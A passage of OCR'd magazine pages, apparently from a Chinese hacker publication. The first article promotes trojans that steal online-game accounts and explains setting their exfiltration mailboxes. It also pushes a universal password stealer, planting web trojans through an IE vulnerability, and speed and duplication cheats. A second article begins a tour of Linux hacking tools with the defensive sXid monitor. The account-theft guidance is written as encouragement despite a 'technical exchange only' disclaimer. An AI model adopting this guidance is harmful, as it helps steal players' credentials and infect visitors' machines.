


图5

嘿嘿，注意看哦，账号内可是多了20000点，赶快去下载一个试试吧！

传奇世界篇

传奇世界好像从公测到现在还没有出什么漏洞，它用的是动态的数据连接，而且木马也就出了一种，是黑白小组制作的——不过，针对这个版本出了很多破解、加壳的改版，如图5 所示。

它的使用比较简单，添加发信箱、收信箱就可以了，可以填写3 个，以保证收信的质量，记得点"验证邮箱是否能收到信"来检查能不能收到邮件。此外，有个地方千万要记得修改，如图6 所示。看到圈起来的地方了吗？不说大家也知道是干什么的吧？后门邮箱会让你辛苦的血汗泄露给别人的哦！




图6

千年篇

千年最开始出测试版的时候，笔者可是挂着8倍的变速齿轮在千年大地上跑，正式版出来后，虽说挂不到8倍的变速了，但也可以加速到4 倍，或者使用"兄弟加速器"加速到16000，走路很快的！

过了不久，踢人软件又出来了，这个软件很厉害，搞不清楚为什么就能随便踢。笔者也踢过人和挨过踢，很过瘾的那种感觉。最近千年屏闭了踢人软件，屏闭了加速，即使是加速也加得不多。不过没过多久又出来一个复制神器，这个比踢人软件还厉害！传说服务器的神器现在还非常便宜，就是因为复制的太多了。笔者朋友复制的假黄龙服，GM根本没删干净，还有很多没删除的复制物品也查不出来，高级武功也开放了，爽！

最近新的漏洞又出来了——喊话软件。这个比较不错，不管有没有开呐喊的人都能看到别人的喊话，喊话的颜色也可以随便调。这个大家都能忍，喊就喊，就当没看到就完了。其实现在最厉害的还是变速，现在的"百变神行加速器"不错，可以在王陵里横逛，没有任何一个NPC能追上，全都能拉没影了！没有使用这个软件的玩家，非常容易死在王陵里，因为别人比你跑得快，把影子都拉没了，怪物就都打你来了，因为没加速，所以跑都跑不掉。

千年现在的贵重物品可以加锁，不对付它，东西只能看不能拿，一大堆高手研究解锁封包，最终还是研究出了，虽然漏洞很快被修补，不过还是让"游戏黑客"狠赚了一笔。笔者根据这个原理用WPE做了一个已经被修补的漏洞，有兴趣的朋友可以联系笔者的E-mail: lkdd@2911.net。

天堂2篇

天堂2 可以说得上是贵族游戏，听说游戏卡都300元一张。虽然天堂玩家利用游戏漏洞而被封了很多账号，GM也封了一些可能使用外挂的账号，可惜它的盗号程序还是到处可见，如图7、图8和图9所示。




图7




图8




图9

这些天堂2的木马使用方法我就不具体多介绍了，特别傻瓜化，直接填上收信邮箱就可以了，大家可以自己去网络上搜索。

通吃四方

最后介绍一个通吃各种网络游戏的超级密码记录器

——密码解霸！千万不要扔砖头，虽然很多人不喜欢它，但它的确是一款"通吃"的好东西，可以捕获Windows 9x/2000/XP下的几乎所有普通窗口的登录密码，如OICQ/QQ、ICQ、Outlook、Fox mail、网吧上网账号、软件注册码、各种游戏、各种财务软件、各种管理软件、拨号上网、共享目录、屏保，以及各种网页登录密码，如Web邮件、江湖论坛、聊天室、密码保护资料等。另外还可捕获有加密的游戏密码，笔者亲自通过测试的有传奇、奇迹、千年、红月、边锋、联众、倚天、精灵、决战、大话西游、石器时代、遗忘传说等等。由于它的功能很强大，所以出了很多版本，不过大多是收费的，如图10所示。




图10

用密码结巴做成网页木马可比去网吧下马要强得多，例如CHM木马、控件木马等。微软的MS04038漏洞也是一个IE漏洞，可以执行我们可爱的木马文件。不过，要做成网页木马，文件当然是越小越好，下面介绍的软件——潜入者可以帮忙，如图11所示。





图11

潜入者是由灰鸽子工作室独家定做，可以按提供的地址快速下载木马文件，但是不是每个人都会进你的网站，所以一种职业的黑站挂木马行业开始兴起，随便进入一个台湾地区的游戏站，你就有中木马的危险……

以上关于网游盗号的介绍就到此为止了，大家可以根据需要在网上搜索适合自己的软件，本文只做技术交流，盗号者引起的后果自负。

Linux下精品黑软大阅兵



文/图 风之扬

Linux是一个开放源代码的免费操作系统，它不仅安全、稳定、成本低，而且很少发现有病毒传播。近年来，随着Linux在国内的不断普及，随着越来越多的服务器、工作站和个人电脑开始使用Linux系统，越来越多的安全发烧友开始对这个操作系统发生浓厚的兴趣，Linux的普及已经非常广泛了，作为新时代的黑客技术爱好者，我们是不是应该学习一下Linux下的黑客技术呢？本文的目的就是希望用户以最快的速度对Linux下的精品黑客软件功能及使用方法有一个比较细致全面的了解，只要读者对Linux系统的基本安全特性有简单的了解就可以了。

踩点

漏洞扫描器是一种自动检测远程或本地主机安全性弱点的程序，和Windows系统一样，当黑客得到目标主机的清单后，他就可以利用一些Linux扫描器程序寻找这些主机的漏洞。这样，攻击者可以发现服务器的各种TCP端口的分配、提供的服务、Web服务软件版本和这些服务及安全漏洞。而对系统管理员来说，如果能够及时发现并阻止这些行为，也可以大大减少入侵事件的发生。

按常规标准，我们可以将漏洞扫描器分为两种类型 主机漏洞扫描器(Host Scanner)和网络漏洞扫描器(Network Scanner)。主机漏洞扫描器是指在系统本地运行检测系统漏洞的程序；网络漏洞扫描器则是指基于Internet远程检测目标网络和主机系统漏洞的程序。下面，我们选取一些典型的软件及实例进行介绍。

1．基于主机的扫描软件

(1)sXid

软件下载地址 http://www.phunnypharm.org/pub/sxid/

sXid是一个系统监控程序，软件下载后，使用"make install"命令即可安装。它可以扫描系统中Suid和Sgid文件和目录，因为这些目录很可能是后门程序，并可以设置通过电子邮件来报告结果。缺省安装的配置文件为/etc/sxid.conf，这个文件的注释很容易看懂，它定义了Sxid 的工作方式、日志文件的循环次数等；日志文件缺省为/var/log/sxid.log。出于安全方面的考虑，我们可以在配置参数后把Sxid.conf设置为不可改变，使用Chattr命令把Sxid

log文件设置为只可添加。此外，我们还可以随时用"sxid -k"选项来进行检查，这种检查方式很灵活，既不记入日志，又不发出 E-mail，如图1所示。

